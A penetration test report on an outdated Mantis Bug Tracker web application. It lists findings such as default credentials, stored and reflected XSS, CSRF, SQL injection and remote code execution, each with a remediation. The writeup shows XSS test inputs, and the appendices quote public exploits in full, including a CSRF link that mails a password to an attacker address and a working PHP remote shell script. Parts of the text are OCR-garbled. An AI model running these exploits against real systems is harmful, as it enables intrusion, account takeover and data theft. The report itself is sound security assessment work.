

Written by Nathan Schwartz

Executive Summary

Several notable issues were found within the web application provided by should be noted that most of these can be fixed by updating the Mantis Bug Tracker to the current stable release (version 2.24.4).

The following issues heavily impact the availability, integrity, and confidentiality of the entire application. They should be a top priority when determining what to fix.

- Default or Weak Credentials grants access to the administrator user and MySQL root account
- Remote Code Execution grants shell access to the web server
- SQL injection grants full access to the MySQL database

They provide an adversary nearly complete control over the application and allows them a way to access the host network. Failure to fix these could lead to an entire network takeover, causing further damages.

The following issues have a sizable impact on the confidentiality and integrity of the entire application.

- Installation Files are present, allowing for users to create databases or modify the CSS for the website.
- Stored Cross-Site Scripting can be used to place malicious code into an ordinary webpage

This could damage the reputation of the web application by placing significant risk on the end-user's private information. Failure to fix this could lead to administrator credentials being leaked.

The following issues have a reasonable impact on the integrity and confidentiality of the entire application.

- Reflected Cross-Site Scripting can be used to execute malicious code from the application
- Cross-Site Request Forgery can be used to gain administrator access to the application
- Version Disclosure further enables an adversary to research vulnerabilities in the application

These damage the reputation of the web application and make it an easy target for adversaries. Failure to fix these puts the public view of this application at risk.

Scope

The scope for this engagement is the web application provided by

In scope

- The web application itself
 - Given semi-privileged credentials
- o start with
- The MySQL database underlying the web application

Not in scope

- Web server hosting the application
 - We gained access to this but did not look for any vulnerabilities in it
- 0-days not yet known about
 - We can only find what we know
- Insider threat attacks
 - This engagement is from the perspective of a customer, not a compromised employee

Findings

Ratings have been calculated and assigned based on CVSS Version 3.1.


Exploit	Impact	Remediation	Rating
Default or Weak Credentials	An unprivileged user can gain control of the administrator user using the password admin. There is no password for the MySQL root account	Choose unique, secure, 16+ character passwords for these accounts.	Critical
Remote Code Execution (RCE)	A privileged user can gain shell access to the web server using a Proof-Of-Concept (POC) found online.	Upgrade Mantis Bug Tracker to current stable release (version 2.24.4).	High
SQL Injection	An unprivileged user can read, write, and access the bugtracker database via the OS and OS Version variables during bug reporting.	Sanitize strings in the xdb_prepare_string() function located in core/database_api.php.	High
Installation Files Present	The /admin/ folder has not been deleted, allowing any user to access installation files. They can be used to create databases or modify CSS.	Delete the /admin/ folder and installation files.	Medium
Stored Cross-Site Scripting (XSS)	Any user who visits a maliciously crafted page could have their account cookies leaked, giving an adversary access to their account.	Upgrade Mantis Bug Tracker to current stable release (version 2.24.4).	Medium
Reflected Cross-Site Scripting (XSS)	Any user can be solicited with a maliciously crafted URL to have their account cookies leaked, giving an adversary access to their account.	Upgrade Mantis Bug Tracker to current stable release (version 2.24.4).	Low
Cross-Site Request Forgery (CSRF)	A privileged user can be solicited with a maliciously crafted URL to create an arbitrary user with administrator privileges on this platform.	Upgrade Mantis Bug Tracker to current stable release (version 2.24.4).	Low
Version Disclosure	Any user can determine that the web application is running Mantis Bug Tracker.	Disallow viewing installation/vendor documentation to the average user.	N/A

Engagement Writeup

Initial Access

For initial access, we were given the credentials testuser:test. For future reference, this user has "developer" permissions in the Mantis Bug Tracker application.

Logging into the application at explore various tabs and pages on the website. Our first goal is to find out what is running on this webpage. Initially, I searched the source code for a file common.js and found "Mantis - a php based bugtracking system."




While we do internet research on Mantis, we can enumerate pages on the website with gobuster.

We want to find out what version of Mantis it is running. Gobuster found us the /doc and /packages directory which have conflicting information. The file /doc/ChangeLog suggests that it is Mantis 1.0.5, while /packages/mantis.spec suggests 0.18.1.

Manual Enumeration

I decided to do some manual enumeration and see what testuser could do. Gobuster found the /admin/ folder which contains installation scripts and administrative information. There is a message on the login page stating that this directory should have been deleted.


As the testuser, we can access that directory and use installation tools to create MySQL databases. In this case, the MySQL root account does not have a password associated with it.



If we were to gain access to the MySQL database later, we can use the root user to read or modify it however we please. This is a large oversight, as this account should be password protected.

To find Cross-Site Scripting (XSS) vulnerabilities, I tried writing an alert wherever I could send input. While filling out a bug report, I noticed that I could assign the bug to the user administrator; they must be the admin user.


Platform	<script>alert("Pltfrm")</script>	
os	<script>alert("OS")</script>	
OS Version	<h6>hi</h6>	
Product Build	<script>alert("Build")</script>	
Assign To	administrator 🗸	
*Summary	<script>alert["Summary")</script>	
-Description	<pre>escript>alert("Description")</pre>	
Steps To Reproduce	escript>alert("Steps")-/script>	
Additional Information	<pre>escript>alert("Additional")</pre>	
Upload File (Max size: 2,000k)	pload File (Max size: 2,000k) Browse No file selected.	
View Status	w Status O public O private	
Report Stay	(check to report more issues)	



We found a Stored XSS vulnerability in the Summary field for bug reporting. With this, an adversary can write malicious code into a bug report and any user who visits that page will execute it.

Returning to the login page, we try the credentials administrator: admin and gain access to the administrator account. This was unexpected, as an administrator account should have a secure password. The administrator can modify anything on the website, essentially having full control over the application.

While browsing the website, I found that the Real Name field could be used for Stored XSS when an administrator visits the Manage Users page.



This means that any user can write malicious code into their name and it will be executed by an administrator when they view it.

Known Vulnerabilities

Eventually, I decided to run searchsploit and look for known vulnerabilities in Mantis Bug Tracker.

cmd: searchsploit mantis

```
Exploit Title Path


Mantis Bug Tracker 0.15 x/0.16/0.17 x - JPGraph Remote File Inclusion Command Execution php/webapps/21727. txt php/webapps/24390.txt php/webapps/24391.txt php/webapps/24392.ptp php/webapps/27228.txt php/webapps/27228.txt php/webapps/27228.txt php/webapps/27228.txt php/webapps/27228.txt php/webapps/27228.txt php/webapps/26172.txt p
```

There are plenty of exploits to investigate, so we'll read through these. We should note that there are some missing files such as: search.php, /admin/upgrade_unattended.php, and adm_config_set.php. These are mentioned in some of the exploits, so they will not work here.

We also found that most of these methods either did not work or could not be accurately tested.

Of the known vulnerabilities, we were able to utilize both the Cross-Site Request Forgery (CSRF) and Reflected XSS vulnerabilities found in php/webapps/5657.txt. This file can be found in Appendix 1.

Using the CSRF vulnerability, we are able to craft a link that will create an arbitrary administrator user when clicked by someone with the correct privileges. A phishing email could be sent to that individual and a new administrator would be created without anyone's knowledge.



From the same exploit code, we were able to find a Reflected XSS vulnerability. The Proof-Of-Concept (POC) demonstrates those cookies being displayed in an alert after navigating to a specific link that contains the exploit string. The exploit string is reflected onto the page and is executed.



The other known vulnerability we can use is in php/webapps/6768.txt, Appendix 2 in this document. This is a PHP script that creates a webshell to the host server.



Because this is not an interactive TTY-shell, it has a simple interface. You can use this in conjunction with the intentional file-upload functionality found in bug reporting to upload a better webshell. Normally when uploading a file as an attachment to this website, that file is renamed and stripped of its file type. Using this shell, I can rename my webshell to a .php file and have a better version of this.




It goes without saying that shell access to the web server would expand the scope of an adversary away from the application itself. Fortunately, this (and many of the vulnerabilities we have found) can be fixed by upgrading to the latest stable release of Mantis Bug Tracker (version 2.24.4).

While testing the web server is not necessary, it is important to note that we have access to the source code of this website. We can read every .php file and download the chal.tgz that is conveniently located in the /var/www/ folder for our investigation.


SQL Injection

Because the MySQL database is in scope, we can dump the database using the MySQL root user.



Not finding any interesting credentials, we can look back at the website for SQL injection. Running SQLMap against login_page.php, we find that there is no SQL injection there. However, running it against bug_report_advanced_page.php finds the field OS to be vulnerable.

Because it makes so many requests, sqlmap would eventually get locked out and cannot make new requests. Instead, I decided to investigate this issue manually.



Please use the "Back" button in your web browser to return to the previous page. There you can correct whatever problems were identified in this error or select another action. You can also click an option from the menu bar to go directly to a new section.

Because we have access to the source code for bug_report.php, I decided to look for what causes this error. After defining the os field as a variable, the following chain of calls is made:

```
bug_report.php → bug_create() → xdb_prepare_string()
```

xdb_prepare_string() is defined in core/database_api.php. Conveniently, this function does nothing to prepare the string nor is it present in the original Mantis Bug Tracker 1.0.5 code.

```
# prepare a string before DB insertion
# @@@ should default be return addslashes( $p_string ); or generate an error
# @@@ Consider using ADODB escaping for all databases.
function xdb_prepare_string( $p_string ) {
        return $p string;
function db prepare string( $p string ) {
        global $g db;
        $t db type = config get( 'db type' );
        switch( $t_db_type ) {
                 case 'mssql':
                 case 'odbc_mssql':
                         if( ini_get( 'magic_quotes_sybase' ) ) {
                                  return addslashes( $p string );
                         } else {
                                  ini set( 'magic quotes sybase', true );
                                  $t string = addslashes( $p string );
                                  ini set( 'magic quotes sybase', false );
                                  return $t string;
                 case 'mysql':
                         # mysql_escape_string was deprecated in v4.3.0
                         if ( php_version_at_least( '4.3.0' ) ) {
                                  return mysql real escape string( $p string );
                         } else {
                                  return mysql escape string( $p string );
                 # For some reason mysqli escape string( $p string ) always returns an empty
                 # string. This is happening with PHP v5.0.2.
                 case 'mysqli':
                         $t escaped = $g db->qstr( $p string, false );
                         return substr( $t_escaped, 1, strlen( $t_escaped ) - 2 );
                 case 'postgres':
                 case 'postgres64':
                      'postgres7':
                 case
                 case
                      'pgsql':
                         return pg escape string( $p string );
                 default:
                         error parameters( 'db type', $t db type );
                         trigger error( ERROR CONFIG OPT INVALID, ERROR );
        }
```

The "OS" and "OS Version" fields both use xdb_prepare_string() while every other field uses db_prepare_string(). It should be noted that the file_type also uses xdb_prepare_string().

This SQL injection may be able to modify the database as long as it avoids resulting in a syntax error. Unprivileged modification of the database leads to a loss of integrity or availability while unprivileged reading of the database leads to a loss of confidentiality.

Appendix 1 - POC for CSRF & Reflected XSS

php/webapps/5657.txt

```
Mantis Bug Tracker 1.1.1 Multiple Vulnerabilities
                  Multiple Vulnerabilities in Mantis
  Systems Affected Mantis 1.1.1 and possibly earlier versions
  Severity
                 High
  Impact (CVSSv2) High 9/10, vector: (AV:N/AC:L/Au:N/C:C/I:P/A:P)
                 http://www.mantisbt.org/
                 http://www.ush.it/team/ush/hack-mantis111/adv.txt
  Advisory
                 Antonio "s4tan" Parata (s4tan AT ush DOT it)
  Authors
                  Francesco "ascii" Ongaro (ascii AT ush DOT it)
                  20080520
  Date
I. BACKGROUND
From the Mantis web site: "Mantis is a free popular web-based
bug tracking system. It is written in the PHP scripting language and
works with MySQL, MS SQL, and PostgreSQL databases and a webserver.".
II. DESCRIPTION
Multiple vulnerabilities exist in Mantis software (XSS, CSRF, Remote
Code Execution).
III. ANALYSIS
Summary:
 A) XSS Vulnerabilities
      return dynamic filters.php (filter target parameter)
  B) CSRF Vulnerabilities
      manage user create.php
  C) Remote Code Execution Vulnerabilities
      adm config set.php (value parameter)
A) XSS Vulnerabilities
We have found an XSS vulnerability in return dynamic filters.php. In
order to exploit this vulnerability the attacker must be authenticated.
Usually the anonymous user is allowed on typical installation, so the
impact is a bit higher. The following url is a proof of concept:
http://www.example.com/mantis/return dynamic filters.php?filter target=
<script>alert(document.cookie);</script>
B) CSRF Vulnerabilities
There is a Cross Site Request Forgery vulnerability in the software. If a
logged in user with administrator privileges clicks on the following url:
http://www.example.com/mantis/manage user create.php?username=foo&realn
ame=aa&password=aa&password verify=aa&email=foo@attacker.com&access lev
el=90&protected=0&enabled=1
```

a new user 'foo' with administrator privileges is created. The password of the new user is sent to foo@attacker.com.

C) Remote Code Execution Vulnerabilities

Finally we present the most critical vulnerability. A Remote Code Execution vulnerability exists in the software, but it can be exploited only if the attacker has a valid administrator account, so it could be ideal if used in conjunction with the previous one. The vulnerability is in the file adm_config_set.php. On row 80 we have the following statement:

```
eval( '$t_value = ' . $f_value . ';' );
```

where the \$f value is defined at row 34 of the same file:

the parameter \$f_value is never validated, so we can exploit this issue with the following url which executes the phpinfo() function:

http://www.example.com/mantis/adm_config_set.php?user_id=0&project_id=0&config_option=cache_config&type=0&value=0;phpinfo()

IV. DETECTION

Mantis 1.1.1 and possibly earlier versions are vulnerable.

V. WORKAROUND

Proper input validation will fix the vulnerabilities.

Upgrade to latest development version 1.2.0a1.

VI. VENDOR RESPONSE

It was a little surprise to find out that somebody issued CVE-2008-2276 during our responsible disclosure time-line.

From an internal email with Glenn Henshaw:

- # 8974 : XSS Vulnerability in filters fixed for 1.1.2
- # 8977 : Port 0008974: XSS Vulnerability in filters fixed for 1.2.0 and future
 - this issue has been fixed by escaping the data in the error message. $\ensuremath{\text{-}}$
- # 8976 : Remote Code Execution in adm_config workaround in place in 1.1.2
 - this page is only accessible to registered administrators
- # 8980 : Port: Remote Code Execution in adm_config workaround in place in 1.2.0 and beyond
 - this page is only accessible to registered administrators
- # 8975 : CSRF Vulnerabilities in user_create

8995 : Port: CSRF Vulnerabilities in user create

- this has been fixed by ensuring that action pages can only be accessed via POST commands.

So "CSRF Vulnerabilities in user_create" is an our finding. The vendor fixed by allowing only POST parameters that is obviously a non-fix.

Our response:

This alone isn't enough since forms can be auto-submitted by js that are irrespective of the same-orgin policy.

Proper remediation should include referer checking (has proved to be spoofable on the client side in the past so not a bulletproof technique) and token checking (a random string or an hash generated when the user requires the frontend, stored serverside - sessions are okay -, included in the frontend form and sent to and verified by the backend).

These two protections ensure that an action cannot, hopefully, be CSRFed (at last in absence of an xss vuln that neutralize the same origin policy again).

Glenn response:

Thanks for the notice. The CSRF patch for rev 1.1.2 is in place using just a "POST" check. I have added a more sophisticated token based check to rev 1.2.0 (the patch is attached for review). I should be submitting this shortly.

Glenn final update about the patch not being incorporated upstream:

As a final update on this subject, the status of these issues has not changed. The token based CSRF implementation was rejected by the development team, and will not be implemented (at least by me). The consensus was that it was too complex to resolve a "rare" problem.

Since responsible disclosure didn't worked well with this vendor and turned out to be very resource expensive we will publish future issues affecting this product directly to independent security researchers, developers and users.

The wrong attribution of CVE-2008-2276 before our official advisory strengthen our conviction that responsible disclosure isn't always fair.

We discussed long with Glenn Henshaw about issues and how to fix them in mantis and we didn't expect to find a CVE credited to one of our interlocutors. He was surely aware of who was deserving credits and should have taken proper steps to prevent or fix this.

nUEOp QbiY3q3q155o3IO qJWy YzAioF9 3LKEwnQ92 CIEhqzkE LOkIMy9S

VII. CVE INFORMATION

No CVE at this time.

VIII. DISCLOSURE TIMELINE

20080121 Bug discovered

20080213 Vendor contacted

-- LONG VENDOR SLOWNESS --

20080512 Last vendor mail about development and compatibility issues

20080515 CVE-2008-2276 wrongly credited to Glenn Henshaw (thraxisp)

20080520 Advisory released (forced disclosure)

IX. CREDIT

Antonio "s4tan" Parata and Francesco "ascii" Ongaro are credited with the discovery of this vulnerability.

Antonio "s4tan" Parata

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mail: s4tan AT ictsc DOT it, s4tan AT ush DOT it

Francesco "ascii" Ongaro web site: http://www.ush.it/mail: ascii AT ush DOT it

X. LEGAL NOTICES

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milw0rm.com [2008-05-20]

Appendix 2 - POC for RCE

php/webapps/6768.txt

```
<?php
   Mantis Bug Tracker <= 1.1.3 (manage proj page.php) Remote Code Execution
Exploit
   author...: EgiX
   mail....: n0b0d13s[at]gmail[dot]com
   link....: http://www.mantisbt.org/
   This PoC was written for educational purpose. Use it at your own risk.
   Author will be not responsible for any damage.
   [-] vulnerable code in /manage proj page.php
          $f sort = gpc get string('sort', 'name'); <=== this is taken</pre>
and stripslashed from $ GET['sort']
   33.
         $f_dir = gpc_get_string( 'dir', 'ASC' );
    (...)
          $t projects = multi sort( $t full projects, $f sort, $t direction
); <=== and here is passed to multi sort()
          $t stack
                     = array( $t projects );
    [-] multi sort() function defined into /core/utility api.php
           # Sort a multi-dimensional array by one of its keys
   186.
          function multi sort( $p array, $p key, $p direction=ASCENDING ) {
   187.
   188.
           if ( DESCENDING == $p direction ) {
   189.
                   t = -1;
   190.
           } else {
   191.
                   # might as well allow everything else to mean ASC rather
than erroring
   192.
                   $t factor = 1;
   193.
   194.
         $t function = create function( '$a, $b', "return $t factor *
strnatcasecmp( \$a['\$p key'], \\$b['\$p key'] );" );
          uasort( $p array, $t function );
   197.
           return $p array;
   198.
           }
```

```
An attacker could be able to inject and execute PHP code through
$ GET['sort'], that is passed to create function()
   at line 195 into multi sort() function body. By default only registered
users can access to manage proj page.php
   (I've tested this on 1.1.3 version), because of this sometimes this PoC
works only with a valid account.
error reporting(0);
set time limit(0);
ini set("default socket timeout", 5);
define(STDIN, fopen("php://stdin", "r"));
function http send($host, $packet)
   $sock = fsockopen($host, 80);
   while (!$sock)
       print "\n[-] No response from {$host}:80 Trying again...";
       $sock = fsockopen($host, 80);
   fputs($sock, $packet);
   while (!feof($sock)) $resp .= fread($sock, 1024);
   fclose($sock);
   return $resp;
function check login()
   global $host, $path, $user, $pass, $cookie;
   $packet = "GET {$path}manage proj page.php HTTP/1.0\r\n";
   $packet .= "Host: {$host}\r\n";
   $packet .= "Connection: close\r\n\r\n";
   if (preg match("/Location: login page.php/", http send($host, $packet)))
       if (isset($pass))
             $payload = "username={$user}&password={$pass}";
             $packet = "POST {$path}login.php HTTP/1.0\r\n";
             $packet .= "Host: {$host}\r\n";
             $packet .= "Cookie: PHPSESSID=".md5("foo")."\r\n";
             $packet .= "Content-Type:
application/x-www-form-urlencoded\r\n";
             $packet .= "Content-Length: ".strlen($payload)."\r\n";
             $packet .= "Connection: close\r\n\r\n";
             $packet .= $payload;
             if (!preg match("/Set-Cookie: (.*);/", http send($host,
$packet), $match)) die("\n[-] Login failed...\n");
             $cookie = $match[1];
       else die ("\n[-] Credentials needed...\n");
```

```
print
print "\n| Mantis Bug Tracker <= 1.1.3 Remote Code Execution Exploit by EqiX
print
"\n+-----+\n";
if ($argc < 3)
          print "\nUsage.....: php $argv[0] host path [user] [password]\n";
          print "\nExample....: php $argv[0] localhost /mantis/";
           print "\nExample....: php $argv[0] localhost / user pass\n";
           die();
host = argv[1];
path = qv[2];
suser = sargv[3];
pass = question = qu
check login();
$code
"']);}error reporting(0);print(_code_);passthru(base64_decode(\$_SERVER[HTTP_C
MD]));die;%%23";
$packet = "GET {$path}manage proj page.php?sort={$code} HTTP/1.0\r\n";
$packet .= "Host: {$host}\r\n";
$packet .= "Cookie: PHPSESSID=".md5("foo").(isset($cookie) ? "; {$cookie}" :
"")."\r\n";
$packet .= "Cmd: %s\r\n";
$packet .= "Connection: close\r\n\r\n";
while (1)
           print "\nmantis-shell# ";
          $cmd = trim(fgets(STDIN));
          if ($cmd != "exit")
                    $response = http send($host, sprintf($packet, base64 encode($cmd)));
                   preg_match("/_code_/", $response) ? print array_pop(explode("_code_",
$response)) : die("\n[-] Exploit failed...\n");
           else break;
}
?>
# milw0rm.com [2008-10-16]
```